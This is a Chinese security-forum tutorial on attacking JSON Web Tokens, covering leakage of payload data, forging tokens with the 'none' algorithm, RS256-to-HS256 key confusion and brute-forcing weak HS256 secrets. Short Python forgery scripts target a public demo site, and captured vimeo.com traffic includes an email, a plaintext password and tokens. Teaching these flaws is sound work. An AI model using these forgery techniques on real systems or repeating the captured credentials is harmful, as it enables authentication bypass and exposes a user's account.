JSON Web Token (JWT) 攻击技巧

mss**** / 2018-05-14 10:50:03 / 浏览数 9278 技术文章 技术文章 顶(0) 踩(0)

---

在本文中，我们将为大家详细介绍JSON Web Token (JWT)攻击技巧，希望能够对读者有所帮助。

0x01 JWT工作流

---

简单来说，JWT就是一个非常轻量级的业务流程管理规范。

该规范允许我们通过JWT在用户和服务器之间安全可靠地传递信息。

JWT通常用于实现前端和后端的解耦，同时，它还可以与Restful API一起使用，用于构建身份验证机制。

下面，我们以最大的视频托管公司之一vimeo.com为例来展示JWT。

```
POST /log_in?ssl=0&iframe=0&popup=0&player=0&product_id=0&activate=0
HTTP/1.1
Host: vimeo.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0)
Gecko/20100101 Firefox/59.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://vimeo.com/
X-Requested-With: XMLHttpRequest
Content-type: application/x-www-form-urlencoded
Content-Length: 172
Cookie: vuid=287352723.84692034;
_abexps=%7B%2240%22%3A%22A%22%2C%22439%22%3A%22yes%22%2C%22449%22%3A%22c
ontrol%22%7D; _ceg.s=p85h39; _ceg.u=p85h39;
_ga=GA1.2.1948695555.1524900482; __qca=P0-311008247-1524900482392;
__ssid=318c3999-8834-4db4-bca1-7367f0ff18ff; has_logged_in=1;
_gid=GA1.2.966229067.1525266942; has_uploaded=1;
_abexps=%7B%2240%22%3A%22A%22%2C%22439%22%3A%22yes%22%2C%22449%22%3A%22c
ontrol%22%7D; sst_aid=8be47e26-6cbf-5c84-a71b-86f6673eb53d;
sst_uid=76215784; continuous_play_v3=1; stats_start_date=2018%2F04%2F29;
stats_end_date=2018%2F05%2F03;
__gads=ID=9ff7c4903471079a:T=1525346720:S=ALNI_MYA92gvu_8FmGzo0yYnns147BA
qbA; _gat_UA-76641-8=1; last_page=%2F; _uetsid=_uetaee9b4f3
Connection: close

action=login&service=vimeo&token=0c1410070b0b65cfd61f9d961ae2ab3646243c87
.gdmqbd3fq4.1525346759&email=timgang%40gmail.com&password=quangtan&null=L
ogging%20in...&
```

图1

eek","upgrade_page_account_type":"basic","is_mod":false},"vimeo_config_api":{"url":"api.vimeo.com"
,"jwt":"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE1MjUzNDc3ODEsInVzZXJfaWQiOm5lbGwsImFwcF9pZ
CI6NTMxMTEsInNjb3BlcyI6InB1YmxpYyBwcml2YXRlIGludGVyYWN0In0._A7GqNmhjBpNWi6waQtvZIwT3nz8zX8JpNbEaND
KgqE","version":"3.3"},"vimeo_me":{"url":"https:\/\/api.vimeo.com\/users\/80652757","jwt":"eyJ0eXA
iOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE1MjUzNDc3ODEsInVzZXJfaWQiOm5lbGwsImFwcF9pZCI6NTMxMTEsInNj
b3BlcyI6InB1YmxpYyBwcml2YXRlIGludGVyYWN0In0._A7GqNmhjBpNWi6waQtvZIwT3nz8zX8JpNbEaNDKgqE"},"menus":
{"topnav":"\n\n<script>\n    window.vimeo = window.vimeo || {};\n<\/script>\n\n<div

图2

当用户输入他/她的凭证时，系统会发送post请求（参见图1）对凭证进行验证。 如果凭证通过了检查，那么用户将会收到一个含有JWT token的响应，具体如图2所示。

JWT示例：

eyJraWQiOiJrZXlzLzNjM2MyZWExYzNmMTEzZjY0OWRjOTM4OWRkNzFiODUxIiwidHlwIjoiSldUIiwiYWxnIjoiUlMyNTYifQ.eyJzdWIiOiJkdWJoZTEyMyJ9.Xi

之后，每当用户访问该站点中的资源时，对应的请求与之前的会稍有不同——多了一个新的头信息，即authorization: jwt。

```
GET /users/80652757/folders?fields=created_time%2Cmetadata%2Cmodified_time%2Cname%2Cresource_key%2Curi&per_page=20&t=1525347527894 HTTP/1.1
Host: api.vimeo.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: application/vnd.vimeo.*+json;version=3.4.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://vimeo.com/manage/videos
authorization: jwt
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE1MjUzNDg0MjQsInVzZXJfaWQiOjgwNjUyNzU3LCJhcHBfaWQiOjU4NDc5LCJzY29wZXMiOiJjcmVhdGUgZWRpdCBkZWxldGUgcHJpdmF0ZSBpbnRlcmFjdCJ9.x-5I-5vw3G
6ZWOnElrvRVfHw5hLiHhS2NdiGQwwk8QQ
content-type: application/json
origin: https://vimeo.com
Connection: close
```

图3

```
Cache-Control: no-cache, max-age=315360000
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Location, X-VUID
Access-Control-Expose-Headers: Link, X-RateLimit-Limit, X-RateLimit-Remaining, X-RateLimit-Reset, Location
Access-Control-Allow-Credentials: true
Strict-Transport-Security: max-age=15552000; includeSubDomains; preload
Expires: Sun, 30 Apr 2028 11:38:50 GMT
Via: 1.1 varnish
Content-Length: 446
Accept-Ranges: bytes
Date: Thu, 03 May 2018 11:38:50 GMT
Via: 1.1 varnish
Age: 0
Connection: close
X-Served-By: cache-iad2149-IAD, cache-bom18224-BOM
X-Cache: MISS, MISS
X-Cache-Hits: 0, 0
X-Timer: S1525347531.596417,VS0,VE229
Vary: Accept,Vimeo-Client-Id,Accept-Encoding

{
    "total": 0,
    "page": 1,
    "per_page": 20,
    "paging": {
        "next": null,
        "previous": null,
        "first": "/users/80652757/folders?fields=created_time%2Cmetadata%2Cmodified_time%2Cname%2Cresource_key%2Curi&per_page=20&t=1525347527894&page=1",
        "last": "/users/80652757/folders?fields=created_time%2Cmetadata%2Cmodified_time%2Cname%2Cresource_key%2Curi&per_page=20&t=1525347527894&page=1"
    },
    "data": []
}
```

图4

不难看出，JWT实际上是作为认证信息来传递的，此外，通常情况下，它是通过前端代码存放在本地存储系统中的。

我们知道，本地存储是HTML5的一项新功能，通过它，网络开发人员基本上就可以通过JavaScript在用户的浏览器中为所欲为地存储任意信息了。这其实不难，对吧？

0x02 JWT的格式

---

JWT的格式也非常简单，

JWT的数据分为三部分：头部，有效载荷，签名。

然后，通过base64UrlEncode函数将三者分隔开来：

```
function base64url_encode($data) {
   return rtrim(strtr(base64_encode($data), '+/', '-_'), '=');
}
```

下面展示的是之前的JWT示例中的JWT数据：

eyJraWQiOiJrZXlzLzNjM2MyZWExYzNmMTEzZjY0OWRjOTM4OWRkNzFiODUxIiwidHlwIjoiSldUIiwiYWxnIjoiUlMyNTYifQ.eyJzdWIiOiJkdWJoZTEyMyJ9.Xi

接下来，我们对其中的三个部分分别加以展示：

1.头部

eyJraWQiOiJrZXlzLzNjM2MyZWExYzNmMTEzZjY0OWRjOTM4OWRkNzFiODUxIiwidHlwIjoiSldUIiwiYWxnIjoiUlMyNTYifQ

上述内容解码之后，我们得到的数据为{"kid":"keys/3c3c2ea1c3f113f649dc9389dd71b851","typ":"JWT","alg":"RS256"}。




图5

头部中包含了JWT配置方面的信息，例如签名算法（alg），类型（JWT）和算法使用的密钥文件（当服务器需要多个密钥文件时使用）。

2.有效载荷

```
eyJzdWIiOiJkdWJoZTEyMyJ9
```

有效载荷用于存储用户的数据，如用户名（test123）。

3.签名

```
XicP4pq_WIF2bAVtPmAlWIvAUad_eeBhDOQe2MXwHrE8a7930LlfQq1lFqBs0wLMhht6Z9BQXBRos9jvQ7eumEUFWFYKRZfu9POTOEE79wxNwTxGdHc5Vidvrwiytk
```

由于头部和有效载荷以明文形式存储，因此，需要使用签名来防止数据被篡改。提供数据的相关函数使用的签名算法通常是RS256（RSA非对称加密和私钥签名）和HS256（
SHA256对称加密）算法，签名对象是base64UrlEncode(headers) + '.' + base64UrlEncode('signature')。

更多详情，请参阅：https：//jwt.io/introduction/。

0x03 JWT攻击技术

---

1.敏感信息泄露

显然，由于有效载荷是以明文形式传输的，因此，如果有效载荷中存在敏感信息的话，就会发生信息泄露。

2.将签名算法改为none

我们知道，签名算法可以确保JWT在传输过程中不会被恶意用户所篡改。

但头部中的alg字段却可以改为none。

另外，一些JWT库也支持none算法，即不使用签名算法。当alg字段为空时，后端将不执行签名验证。

将alg字段改为none后，系统就会从JWT中删除相应的签名数据（这时，JWT就会只含有头部 + '.' + 有效载荷 + '.'），然后将其提交给服务器。

这种攻击的具体例子可以从http://demo.sjoerdlangkemper.nl/jwtdemo/hs256.php中找到。

此外，相关的代码也可以从Github上找到，具体地址为https://github.com/Sjord/jwtdemo/。

相关代码如下所示：

```
import jwt
import base64
# header
# eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9
# {"typ":"JWT","alg":"HS256"}
#payload eyJpc3MiOiJodHRwOlwvXC9kZW1vLnNqb2VyZGxhbmdrZW1wZXIubmxcLyIsImlhdCI6MTUwNDAwNjQzNSwiZXhwIjoxNTA0MDA2NTU1LCJkYXRhIjp7I
# {"iss":"http:\/\/demo.sjoerdlangkemper.nl\/","iat":1504006435,"exp":1504006555,"data":{"hello":"world"}}
def b64urlencode(data):
   return base64.b64encode(data).replace('+', '-').replace('/', '_').replace('=', '')

print b64urlencode("{\"typ\":\"JWT\",\"alg\":\"none\"}") + \
   '.' + b64urlencode("{\"data\":\"test\"}") + '.'
```

结果如下所示：

```
Valid JWT: Jwt\Token Object
(
    [header:Jwt\Token:private] => Jwt\Header Object
        (
            [data:Jwt\Header:private] => Array
                (
                    [typ] => JWT
                    [alg] => none
                )

        )
    [payload:Jwt\Token:private] => Jwt\Payload Object
        (
            [data:Jwt\Payload:private] => Array
                (
                    [data] => test
                )

        )
)
```

图6

3.将RS256算法改为HS256（非对称密码算法=>对称密码算法）

HS256算法使用密钥为所有消息进行签名和验证。

而RS256算法则使用私钥对消息进行签名并使用公钥进行身份验证。

如果将算法从RS256改为HS256，则后端代码将使用公钥作为密钥，然后使用HS256算法验证签名。

由于攻击者有时可以获取公钥，因此，攻击者可以将头部中的算法修改为HS256，然后使用RSA公钥对数据进行签名。

这样的话，后端代码使用RSA公钥+HS256算法进行签名验证。

同样地，我们也可以使用示例来了解这种攻击方法，具体请访问http://demo.sjoerdlangkemper.nl/jwtdemo/hs256.php。

RSA公钥：http://demo.sjoerdlangkemper.nl/jwtdemo/public.pem。

相关的代码如下所示：

```
import jwt
# eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9
# {"typ":"JWT","alg":"RS256"}
# eyJpc3MiOiJodHRwOlwvXC9kZW1vLnNqb2VyZGxhbmdrZW1wZXIubmxcLyIsImlhdCI6MTUwNDAwNzg3NCwiZXhwIjoxNTA0MDA3OTk0LCJkYXRhIjp7ImhlbGxv
# {"iss":"http:\/\/demo.sjoerdlangkemper.nl\/","iat":1504007874,"exp":1504007994,"data":{"hello":"world"}}
public = open('public.pem.1', 'r').read()
print public
print jwt.encode({"data":"test"}, key=public, algorithm='HS256')
```

结果如下所示（验证通过）：

```
Valid JWT: stdClass Object
(
    [data] => test
)
```

图7

4. 破解HS256（对称加密算法）密钥

如果HS256密钥的强度较弱的话，攻击者可以直接通过蛮力攻击方式来破解密钥，例如将密钥字符串用作PyJWT库示例代码中的密钥的时候情况就是如此。

然后，用蛮力方式对密钥进行猜解，具体方法很简单：如果密钥正确的话，解密就会成功；如果密钥错误的话，解密代码就会抛出异常。

此外，我们也可以使用PyJWT或John Ripper进行破解测试。

附录：相关工具

---

PyJWT库具体地址为：https://github.com/jpadilla/pyjwt。

```
>>> import jwt
>>> encoded = jwt.encode({'some': 'payload'}, 'secret', algorithm='HS256')
'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzb21lIjoicGF5bG9hZCJ9.4twFt5NiznN84AWoo1d7KO1T_yoc0Z6XOpOVswacPZg'
>>> jwt.decode(encoded, 'secret', algorithms=['HS256'])
{'some': 'payload'}
```

0x05 参考文章

---

Attacking JWT authentication



上一篇：强网杯拟态防御赛ez_upload... 下一篇：Spring Data Redis...

1. 3 条回复

亚楠好人刘雷锋 2018-06-04 14:06:36

前排留名

0 回复Ta

---


39346****@qq.com 2018-08-10 16:23:10

请问大佬，我在做将RS256算法改为HS256（非对称密码算法=>对称密码算法）的实验时，遇到"----PUBLIC KEY
BEGIN----"这样开头的就报错，然后进入到pyjwt里面把相应的行注释掉，不报错了但是生成的认证字符串在认证的时候一直是失败的，请问这个要怎么解决？脚本就是

0 回复Ta

---


sera 2018-08-18 15:51:48

got a little! thanks dalao

0 回复Ta

---

登录 后跟帖

先知社区

---

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板